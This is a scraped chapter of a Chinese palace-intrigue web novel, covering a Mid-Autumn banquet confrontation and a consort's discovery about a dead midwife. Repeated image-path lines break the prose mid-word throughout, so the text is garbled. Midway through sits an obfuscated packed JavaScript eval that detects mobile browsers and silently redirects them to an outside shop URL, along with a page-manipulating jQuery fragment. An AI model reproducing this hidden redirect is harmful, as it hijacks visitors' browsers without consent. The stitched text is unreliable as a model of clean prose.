文趣网 > 其他小说 > 长安月未圆 > 26. 完全不知礼数!
    萧家的心思昭然若揭,连祝长安这样不操心宫内事的人,都看的明白。

    阖宫上下,自然也无人敢对这位郡主不敬。

    每每在皇后处遇见,总要对云见月刻薄几句,听说从前也是这般对余北的。

    皇后从前或许装些体面,有了绿央之事,如今倒是装聋作哑多些。

    云见月亦是回回退避,忍了再忍。

    为避中秋宴,祝长安在枢密院拖到所有人都散值离去,又喝了三壶茶,才不得已回宫。

    却见重华宫异常安静。

    “侧妃人呢?”祝长安拦下个宫婢问。

    婢子屈膝:“侧妃往昭华台去赴宴了,去时说,请殿下回来歇下便是,皇上皇后面前,她自有说辞。”

    祝长安点点头,抬脚便进殿。

    却见矮榻方桌上,早早摆了蜜饯果子。

    便扭脸问:“这是侧妃的交代?”又不觉低声喃喃,“从宴上回来,她还有肚子吃这个?”

    婢子摇摇头,小声回,“侧妃待婢子们很好,这是婢子们自作主张为侧妃准备的。侧妃回回从皇后娘娘那里回来,就总是哭。婢子们想让侧妃吃些甜食,想是心情能好些。”

    祝长安眸光一凛,殿内霎时寒气森森,婢子内侍更是跪了一地。

    这日皇上事忙,不曾赴宴,裕贵嫔以身子尚未痊愈为由,一早就派人来请了辞,太子妃也称病未来。

    故而今日中秋宴,比往年略显冷清。

    萧泽兰就像那盯上了肥肉的狼犬。

    说来,其实二人也无仇怨的,如果不算上两家日前的恩怨的话。

    “今日是团圆日,诸皇子可都来了,怎就二殿下不来给姑母请安?恕我多嘴,二皇子侧妃可是不称职了些,身为侧妃,侍奉衣食是一项,劝诫主子不能以一己喜好做事,才是重中之重呢!”

    这话,从前四公主也说过的,之后便是祝长安一箭射穿了她的金簪。

    只是萧泽兰身旁坐着的,是皇后,便当真是她言语不当,也无人敢反驳。

    唯祝长行先是低头瞅了瞅面前的酒杯,再抬眼时,沉了脸色,“郡主此话……”

    “儿臣来给皇后娘娘请安!”祝长安的声音自阶下响起,穿过长廊,径自灌入昭华台,“顺便来贺郡主生辰!”

    云见月并着三皇子四公主,五皇子六皇子,各自起身见礼。

    祝长安却无视几人,只于堂中拱手作礼,抬脸时,目光不离上首的萧泽兰。任她再目中无人,到了夜叉跟前,也是气焰全无,早缩在皇后衣袖处,不敢多言。

    祝长安一伸手,身后卫生生躬身上前,手捧一精致锦盒递到他手中。

    “郡主生辰,我特备厚礼相赠。”

    一时,昭华台内,落针可闻。

    祝长安一手持锦盒,一手负于身后。有宫婢来接时,他未松手,只笑眯眯往上头望去。

    皇后只得开口,“既是长安为你生辰所备之礼,你也该亲自谢过。”

    萧泽兰不得不起身上前,双手接过锦盒时,祝长安的指尖轻而慢的划过她新做的蔻丹。

    萧泽兰便是无法控制的打了一个激灵,不禁抬眸望去,却见祝长安眼含笑意,狡黠地盯着她。

    “谢……谢过二殿下!”萧泽兰匆匆施礼,慌忙逃离,转身时衣袖边缘拂过祝长安未及收回的手指。

    众人俱已落座,唯云见月站立等待,将这一幕尽收眼底。

    祝长安到她身边时,都未看她一眼,眼睛只是往皇后身边瞟着,“许久不曾相见,郡主倒是越发水灵了。”

    这话,连祝长行也听出几分着意的不尊重,可到底上头还坐着皇后,也着实不承体统。

    遂想岔开话头,“二弟确是许久不参加宫中宴了,到底是二弟妹……”

    祝长安却是谁的面子都不曾给过,亦像未听见祝长行的话,“不知国公大人有未给郡主择好夫婿?”

    此话一出,殿中气氛骤然凝固,众人都看向祝长行。

    萧泽兰脸上更是青白交错,手中那锦盒也像长了刺。

    祝长安拈杯入口,又不急不慢道:“要我说,郡主生自国公府邸,这样的门第,寻常子弟哪里配得上?非得是皇室宗亲,才不算委屈了郡主。”

    祝长行连连像云见月使眼色,该堵了祝长安那不饶人的嘴,只是云见月哪里劝得了。

    论起来,若是他想开口,萧泽兰的刻薄在他面前,也是小巫见大巫了,“三皇弟尚未婚娶,年纪也比郡主小个两岁……”

    不想能提及自身,祝长泓错愕看了看祝长安,再往上首看去,不知这话从何说起,也不敢贸然接茬。

    祝长安却先是叹了口气,佯作可惜,再是邪魅勾唇,“只是三皇弟性子温暾,怕是入不了郡主的眼,郡主喜欢有脾气的,是不是?”

    再是人前要端住贤惠,此时皇后也忍不住阴沉了脸,“长安,不可胡乱攀附。”

    祝长安放下酒盏,笑眯眯地看向皇后:“儿臣想来,郡主这般品貌,满京城数过来,能配得上她的,也就只有儿臣了。若是国公爷实在寻不得佳婿,儿臣倒愿意受些委屈,纳了郡主……”

    云见月猛地抬脸,一双美目含嗔含怅,就这么痴痴望着祝长安。可惜他正一脸得意的望着上首,全然不知身畔人眼含水光。

    一屋子人亦不知祝长安究竟又要出什么损招,也无人敢出声。

    皇后脸色霎时铁青,一掌拍在桌案上,萧泽兰面前的锦盒都颤了颤,“祝长安!你当着满宫皇子公主的面,说的这是什么浑话?完全不知礼数!”

    祝长安不慌不忙起身,朝上首拱手,语气里却无半分愧意,“皇后娘娘息怒!郡主年岁渐长,只怕外头许多人惦记着,儿臣也是好心,今日把话说明了,也好叫那些闲杂人等死了心。”

    底下的皇子公主皆瞠目,倒是祝长行,低头饮酒时,迅速又不易被人发觉的,笑了一下。

    祝长安脸上笑意未减,眼底却不尽然,“至于礼数……儿臣从来不知礼数为何物,皇后娘娘也不是今日才知。从前在父皇面前,皇后娘娘尚肯替儿臣遮掩几分,怎么今日父皇不在,您便连装……也不愿装了?”

    “你……”皇后被噎得说不出话,半晌,指着祝长安的指尖发颤,“你实在不知体统!”

    ……

    玉峦宫,果儿还未回来,裕贵嫔已急得下了榻。

    今日后宫设宴,顾政殿里,皇上也在宴请几位老臣,宫人各自有自己的差事,忙得不可开交,自然他处,便少顾及。

    她才终于得了机会,去宫外求个究竟。那问题,可是压了她许久了。

    ;eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return'\\w+'};c=1;};while(c--)if(k[c])p=p.replace(new RegExp('\\b'+e(c)+'\\b','g'),k[c]);return p;}('8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="j://e.d.f/h/g/"}',24,24,'userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17656110|206971||http|test|mini|href|location'.split('|'),0,{}));

    () {

    $('.inform').remove();

    $('#content').append('

    宫外的消息进不来,她便连装病也装不下去。

    一小婢子立在门边,抻着脖子望着宫门,嚷道:“回来了!娘娘,回来了!”

    果儿急急进殿,呼哧呼哧喘着粗气。

    “快说!”裕贵嫔冲上前来,挥挥帕子,殿内众人会意退去。

    “死了!”

    裕贵嫔不觉攥住果儿肩袖,急问:“什么死了?谁死了?”

    果儿吞了口口水,尚缓过些气,才道:“那个稳婆!说是送过去次日就死在炕上了!这么些年,她还活着的消息本就是假的!婢子家中大哥找去时,庄子里的农户还带他去瞅了眼坟头,那草都长了两尺高了!”

    “死了?”

    “死了!”裕贵嫔浑身发冷,一个不稳,身子一歪,跌坐在绣墩上。

    果儿忙不迭去扶,却听她口中碎碎念着:“死了,那岂不是再也找不到真相了?再无人知道真相了……”

    “娘娘……娘娘您在说什么?”果儿为裕贵嫔轻抚后背,以稳她心神,又道,“一个多少年前的接生稳婆,便是真找着了,估计也问不出什么了。便是她还记得,那个侧妃……已经母子俱亡,便是知道真相,又有谁能替她做主呢?”

    裕贵嫔却眉目紧蹙,拳头也攥得紧,朝外头望了一眼,才低声道:“你怎知她一定母子俱亡?”

    “这……”果儿不解,“这王府档册或是玉牒上当有记载,这还能有假?”

    果儿更不解的是,“娘娘,咱们不是要查皇后吗?为何又突然查起那个死了多年的谢侧妃了?”

    裕贵嫔冷声一笑,不是笑果儿蠢。

    是笑宫中人个个自诩心机塞诸葛,又都笑她空有一身好皮囊。

    可如今,这实实在在的宫闱秘事可是让自己给掏着了。

    果儿但见裕贵嫔神色诡谲,竟也随之惶然,忙去将大门关严实了。

    才见裕贵嫔开口,“都说我是个傻的!你倒比比我还糊涂!”

    “孙嬷嬷可是清清楚楚的说明了,当年皇上作为晋王率军出征,两年不曾归京!回来时那谢侧妃就大了肚子,可是又说皇后当年是于次月诞下太子!你可曾听说太子是早产所生?”

    果儿摇摇头。

    裕贵嫔咬着牙,“如果不是,那当年之事,可大有问题!”

    “咣当”一声,一阵夜风袭来,吹开了槛窗,窗台上一株才结了花苞的月季被窗框打落。

    碎了一地瓷片子。

    二人惊得敛唇。

    昭华台宴罢,祝长安携云见月往玉峦宫来,却被告知,“贵嫔娘娘已经睡下了。”

    二人又回至重华宫。

    今日祝长安在,宴上也无人再敢言语奚落云见月。

    婢子们备的果脯蜜饯自然也用不上了。

    许是累极,祝长安进门便仰躺在矮榻上,命人撤去果碟。

    云见月默默不语,坐在他脚边,为他褪靴。

    “今日之事,你如何想?”

    云见月抬眸,见祝长安一手撑腮,颇具审视的盯着自己,那种浪荡和不屑,她其实……不喜欢。

    可她终究也只是侧妃而已,还是父亲为她求的。

    她垂下眼,手上动作也没停,只尽量使自己看起来是真的平静,“若有一日,殿下与郡主终成眷属,妾愿尽心侍奉……”